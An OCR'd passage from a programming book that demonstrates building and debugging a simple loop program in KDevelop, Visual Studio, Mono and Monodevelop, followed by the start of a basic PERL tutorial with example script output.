
Figure 7.21 Adding a Breakpoint in Kdevelop



```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        int i=0;
        for (i=0; i<10; i++){
                printf("Yello World - this is line %d\n",i);
        }
  return EXIT_SUCCESS;
}
```

Next, we click on the **Variables** tab (second from the bottom on the left-hand side) to open the variable watcher. At the bottom of the section, you'll see a textbox with the text "Expression to watch." Enter *i* and press **Enter** (or click **Add**). We are now ready to debug the problem with the ability to keep an eye on the integer *i*. Click **Debug | Start**. You can now (as with Eclipse) step into a line of code or step over a line of code while watching the variables change state. This is achieved by clicking **Debug | Step into** or **Debug | Step over**, or by clicking the icons on the screen. Your screen should look something like Figure 7.22.

Figure 7.22 KDevelop IDE Debugger While in a Running Program




```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        int i=0;
        for (i=0; i<10; i++){
                printf("Yello World - this is line %d\n",i);
        }
    return EXIT_SUCCESS;
}
```

```
Yello World - this is line 0
Yello World - this is line 1
Yello World - this is line 2
Yello World - this is line 3
```

This "application" can be deployed by simply tarring up the */home/roelof/kdev/yelloworld* directory, and letting users perform a *./configure; make* on the relevant platform as shown in Figure 7.23. The compiled executable will be located in the *src* subdirectory.

Figure 7.23 Building and Running our Program from the Command Line


roelof@Fedora-wips:~/kdev/yelloworld - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
configure: creating ./config.status
config.status: creating Makefile
config.status: creating src/Makefile
config.status: creating config.h
config.status: config.h is unchanged
config.status: executing depfiles commands
[roelof@Fedora-wips yelloworld]$ make
make  all-recursive
make[1]: Entering directory `/home/roelof/kdev/yelloworld'
Making all in src
make[2]: Entering directory `/home/roelof/kdev/yelloworld/src'
if gcc -DHAVE_CONFIG_H -I. -I. -I..     -g -O2 -MT yelloworld.o -MD -MP -MF ".de
ps/yelloworld.Tpo" -c -o yelloworld.o yelloworld.c; \
then mv -f ".deps/yelloworld.Tpo" ".deps/yelloworld.Po"; else rm -f ".deps/yello
world.Tpo"; exit 1; fi
/bin/sh ../libtool --mode=link --tag=CC gcc  -g -O2   -o yelloworld   yelloworld
.o
mkdir .libs
gcc -g -O2 -o yelloworld yelloworld.o
make[2]: Leaving directory `/home/roelof/kdev/yelloworld/src'
make[2]: Entering directory `/home/roelof/kdev/yelloworld'
make[2]: Leaving directory `/home/roelof/kdev/yelloworld'
make[1]: Leaving directory `/home/roelof/kdev/yelloworld'
[roelof@Fedora-wips yelloworld]$ ./src/yelloworld
Yello World - this is line 0
Yello World - this is line 1
Yello World - this is line 2
Yello World - this is line 3
Yello World - this is line 4
Yello World - this is line 5
Yello World - this is line 6
Yello World - this is line 7
Yello World - this is line 8
Yello World - this is line 9
[roelof@Fedora-wips yelloworld]$ █
```


As with Eclipse, KDevelop has hundreds of options and configuration settings that we haven't even begun to explore. It supports development in multiple languages, and with the Qt designer can be used to build fully functional KDE or Gnome GUI interfaces.

Microsoft Visual Studio .NET

Visual Studio is a development environment written by Microsoft. Unlike the other IDEs discussed here, this one is not free. Although it is commercial, software produced with the IDE can be open source and released for free. Visual Studio provides developers with tools to write C++, C#, VB, and J# applications. In this section, we look at writing a simple program in C# and then compiling it in both a Windows and UNIX environment (with the use of Mono).

After installing Visual Studio, start a new project. To write a C# console application (no graphical interface), choose **Visual C#**, scroll down to select a name for your project (we'll call it ConsoleForMono), select a workspace for your project, and click **OK**, as shown in Figure 7.24.

Figure 7.24 Creating a New Project in Visual Studio



A project for creating a command-line application

Name: ConsoleForMono

Location: C:\c#


Project will be created at C:\c#\ConsoleForMono.

After clicking OK, you should see skeleton code appear. Enter your code in the Main method as follows:

```
for (int i=0; i<10; i++){
            Console.WriteLine("Yello World - this is line "+i);
}
```

After the code is entered, the screen should look like the one shown in Figure 7.25.


Figure 7.25 Visual Studio IDE in Action


ConsoleForMono - Microsoft Visual C# .NET [design] - Class1.cs*
File Edit View Project Build Debug Tools Window Help
Debug
Extract
Start Page
Class1.cs*
ConsoleForMono.Class1
Main(string[] args)
Members
Toolbox
Solution Explorer - ConsoleForMono
Solution 'ConsoleForMono' (1 project)
ConsoleForMono
References
App.ico
AssemblyInfo.cs
Class1.cs
Solution Explorer
Class View
Properties
Output

```
using System;

namespace ConsoleForMono
{

    class Class1
    {

        [STAThread]
        static void Main(string[] args)
        {
            for (int i=0; i<10; i++){
                Console.WriteLine("Yello World - this is line "+i);
            }
        }
    }
}

```

To execute the code, click **Debug | Start without Debugging**. The code will run in a DOS window and shown in Figure 7.26.


Figure 7.26 Running a Console Application from Visual Studio



```
Yello World - this is line 0
Yello World - this is line 1
Yello World - this is line 2
Yello World - this is line 3
Yello World - this is line 4
Yello World - this is line 5
Yello World - this is line 6
Yello World - this is line 7
Yello World - this is line 8
Yello World - this is line 9
Press any key to continue
```

As with the other IDEs, let us see how to debug the program in Visual Studio. We start by moving our text cursor to the line containing the *Console.Writeln* statement, right-clicking, and selecting **New Breakpoint**. The breakpoint is shown as the background of the text on the breakpoint becomes dark red. This time, click **Debug | Start**. The program will execute up to the breakpoint and the IDE will change to include debugging options. At this stage, we can right-click on the **i** in the line of text (containing the *Console.Writeln* statement), and add a watch. This watch now appears at the bottom of the screen. Click on the **step into** icon a couple of times and your screen should look something like Figure 7.27.

Figure 7.27 The Visual Studio IDE While Debugging a Program



C:\c#\ConsoleForMono\bin\Debug\ConsoleForMono.exe

```
Yello World - this is line 0
Yello World - this is line 1
Yello World - this is line 2
Yello World - this is line 3
```

ConsoleForMono - Microsoft Visual C# .NET [break] - Class1.cs

```
using System;

namespace ConsoleForMono
{

    class Class1
    {

        [STAThread]
        static void Main(string[] args)
        {
            for (int i=0; i<10; i++){
                Console.WriteLine          is line "+i);
            }
        }
    }
}
```


Watch 1

Name	Value	Type
i	3	int

Ready Ln 12 Col 34 Ch 25 INS

This program can be ported to UNIX with Mono. Mono can be installed with *yum* (used it on the Fedora Core 3 system). Once Mono is installed, you can simply move the EXE across from your Windows system to the UNIX system at type *mono ConsoleForMono.EXE* as in Figure 7.28.

Figure 7.28 Running a C# Program Compiled with Visual Studio on Unix with Mono


roelof@Fedora-wips:/tmp - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
[roelof@Fedora-wips tmp]$ mono ConsoleForMono.exe
Yello World - this is line 0
Yello World - this is line 1
Yello World - this is line 2
Yello World - this is line 3
Yello World - this is line 4
Yello World - this is line 5
Yello World - this is line 6
Yello World - this is line 7
Yello World - this is line 8
Yello World - this is line 9
[roelof@Fedora-wips tmp]$ 
```

Keep in mind that not all EXEs can simply be moved across; it worked in this case because our "application" was simple.Your best bet would be to recompile the EXE under UNIX using the Mono compiler called *mcs*. Also, don't expect GUI application to work "out of the box." Mono supports widgets using Gtk and Glade, which can be found on the Mono Web site. Mono even has its own fully functional IDE called Monodevelop. Let's see what that looks like!


Monodevelop

Monodevelop is a UNIX-based .NET IDE. It's a bit of a mission to install—the Red Hat RPM has several dependencies, but luckily, all the needed RPMs are neatly bundled on Mono's Web site in the Download section. To get Monodevelop to run, you'll need to something like:

```
mkdir monostuff
cd monostuff
wget www.go-mono.com/download/fedora-3-i386/mono-1.1.zip
wget www.go-mono.com/download/fedora-3-i386/devtools.zip
wget www.go-mono.com/download/fedora-3-i386/gtk-sharp-2.0.zip
unzip mono-1.1.zip
unzip devtools.zip
unzip gtk-sharp-2.0.zip
rpm –Uvh --nodeps --force *.rpm
monodevelop
```

To get started, open Monodevelop and go to **File | New Solution/Project**. Select C# and give your project a name and a location as in Figure 7.29.

Figure 7.29 Selecting a New Project in Monodevelop



Creates a new C# console project.

Name: YelloWorldConsole

Location: /home/roelof/monodev


Subdirectory:

☑ Create seperate Solution subdirectory

Project will be saved at /home/roelof/monodev/YelloWorldConsole

Enter the same code as we used in Visual Studio, and click the **Run** icon. You should see a screen like the one in Figure 7.30.

Figure 7.30 Running a C# Program in Monodevelop


YelloWorldConsole - MonoDevelop
File Edit View Run Search Tools Window Help
New File Open Save Save All Cut Copy Paste Delete
Find... Find Next Replace... Toggle Bookmark Previous Bookmark Next Bookmark Clear Bookmarks
Debug Build YelloWorldConsole Build Solution Run Stop
Solution
Solution YelloWorldConsole (1 entry)
YelloWorldConsole
References
Resources
AssemblyInfo.cs
Main.cs
Files Classes Solution
Application Output
Build Output Task List Application Output
ln 4 col 16 ch 16 INS


```
// project created on 10/9/2005 at 8:31 PM
using System;

class MainClass
{
    public static void Main(string[] args)
    {
        for (int i=0; i<10; i++){
            Console.WriteLine("Yellow World - this is line "+i);
        }

    }
}
```

```
Yellow World - this is line 5
Yellow World - this is line 6
Yellow World - this is line 7
Yellow World - this is line 8
Yellow World - this is line 9
```

Build successful.

Using a tool called Glade, we can even start building GUI applications in Monodevelop. Glade assists the coder in arranging widgets used in his GUI, and then writes the results to an XML file that is interpreted by the IDE—in this case, Monodevelop. It is beyond the scope of this chapter to go into the details of how this works, but it is quite a workable interface. As proof, Figure 7.31 shows YelloWorld running in Glade and C#, complete with tool tips!

Figure 7.31 Using Glade and Monodevelop to Build GUI Application in Unix



0

100

```
0 1 2 3 Start number 11 12 13 14 15 16 17 18 19 20 21 22 23
24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43
44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63
64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83
84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99
```

There are many different IDEs, and choosing one is like choosing a car—everyone has his or her favorite. Some people say less is more and are happy to work with a simple text editor, while others prefer all the bells and whistles of a full-blown IDE. To write code quickly and efficiently, you will need to make yourself at home with whatever environment you choose—and there are many from which to choose!

Quick Start Mini Guides

So, what is the idea with these "quick start mini guides?" Well, this section is really a kind of cheat sheet—snippets of code we wish people had given us when we started writing code. Many people learn by looking at how others do things—and the same applies to coding. Anything is possible with a basic level of intelligence, Google, and a burning desire to make it happen. As security practitioners (as opposed to professional developers), we don't always have to write the cleanest, most efficient code—it must work, and it should be ready *now*! As such, a disclaimer: if you see code here that's smelly, let it be. However, if you see code that will not work, contact the authors and poke them in the eye (with a dirty stick)! We start by looking at how to do basic things in PERL—the section is then repeated to do the same things in C#.

PERL Mini Guide

Our PERL programs or scripts will be executing on a UNIX platform, and our "IDE" will be a simple text editor and a shell. While the scripts should work on just about any version of PERL, we'll be using 5.8.5. The scripts should work just fine on Active PERL as well.


Basic Program Structure, Data Structures, Conditionals, and Loops

This PERL program demonstrates the basic use of program structure, data structures, conditionals, and loops.

```
#!/usr/bin/perl -w
use strict;

### The 3 Basic data structures
# Scalars
my $scalar_A = "A single thing";
my $scalar_B = 42;
print "Scalar A = [$scalar_A] and Scalar B = [$scalar_B]\n";

# Arrays
my @array_A = ("a","list","of","things");
my @array_B = (3,7,21,42);
print "Array A = [@array_A] and Array B = [@array_B]\n";

# Hash arrays
my %hasharray;
$hasharray{"Roelof"} = "Temmingh";
$hasharray{"Haroon"} = "Meer";
$hasharray{"Charl"} = "van der Walt";

### Conditionals
my $int_A = 5;
my $int_B = 10;
my $int_ADD = $int_A + $int_B; # = 15

# Comparing scalars that's numbers
if ($int_A == $int_B){
  print "Pigs can fly\n";
} else {
  print "Pigs cannot fly\n";
}

my $string_A = "This is a test";
my $string_B = "test";
my $string_ADD = $string_A.$string_B; # = This is a testtest

# Comparing string scalars
if ($string_A eq $string_B){
  print "Pigs should fly\n";
} else {
  print "Pigs should not fly\n";
}

if ($string_A ne $string_B){
  print "Birds can fly\n";
}

# Comparing strings with regular expression
if ($string_A =~ /$string_B/){
  print "String_A contains the string String_B\n";
}

### Loops
# For loop
my $index;
print "Red World - we've had this before: ";
for ($index = 0; $index < 10; $index++){
  print $index." ";
}
print "\n";

# While loop
print "And counting down again..";
while ($index > 0){
  print $index." ";
  $index--;
}
print "\n";

### Enumeration
# Split
my @array_of_words = split(/\s/,$scalar_A);
foreach my $single_word (@array_of_words){
  print "This word = $single_word\n";
}

# Keys from hash array
foreach my $ref (keys %hasharray){
  print "Key = [$ref], Value = [$hasharray{$ref}]\n";
}
```

We can run the script in two ways—either through the PERL interpreter (the first block marked in Figure 7.32), or by setting the script executable and simply running it (the second block).

Figure 7.32 A PERL Script Explaining Basic PERL Functionality


roelof@Fedora-wips:/home/roelof/WOSST - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
[root@Fedora-wips WOSST]# perl basic.pl
Scalar A = [A single thing] and Scalar B = [42]
Array A = [a list of things] and Array B = [3 7 21 42]
Pigs cannot fly
Pigs should not fly
Birds can fly
String_A contains the string String_B
Red World - we've had this before: 0 1 2 3 4 5 6 7 8 9
And counting down again..10 9 8 7 6 5 4 3 2 1
This word = A
This word = single
This word = thing
Key = [Charl], Value = [van der Walt]
Key = [Roelof], Value = [Temmingh]
Key = [Haroon], Value = [Meer]
[root@Fedora-wips WOSST]# chmod +x basic.pl
[root@Fedora-wips WOSST]# ./basic.pl
Scalar A = [A single thing] and Scalar B = [42]
Array A = [a list of things] and Array B = [3 7 21 42]
Pigs cannot fly
Pigs should not fly
Birds can fly
String_A contains the string String_B
Red World - we've had this before: 0 1 2 3 4 5 6 7 8 9
And counting down again..10 9 8 7 6 5 4 3 2 1
This word = A
This word = single
This word = thing
Key = [Charl], Value = [van der Walt]
Key = [Roelof], Value = [Temmingh]
Key = [Haroon], Value = [Meer]
[root@Fedora-wips WOSST]#
```

The *#!/usr/bin/perl* at the start of the script tells us where the PERL interpreter is located—if yours isn't there, you should change the script accordingly. The use of *strict* and the *–w* in *#!/bin/perl –w* makes sure we don't write code that is *too* sloppy. The rest of the code is self-explanatory.

Basic File IO and Subroutines

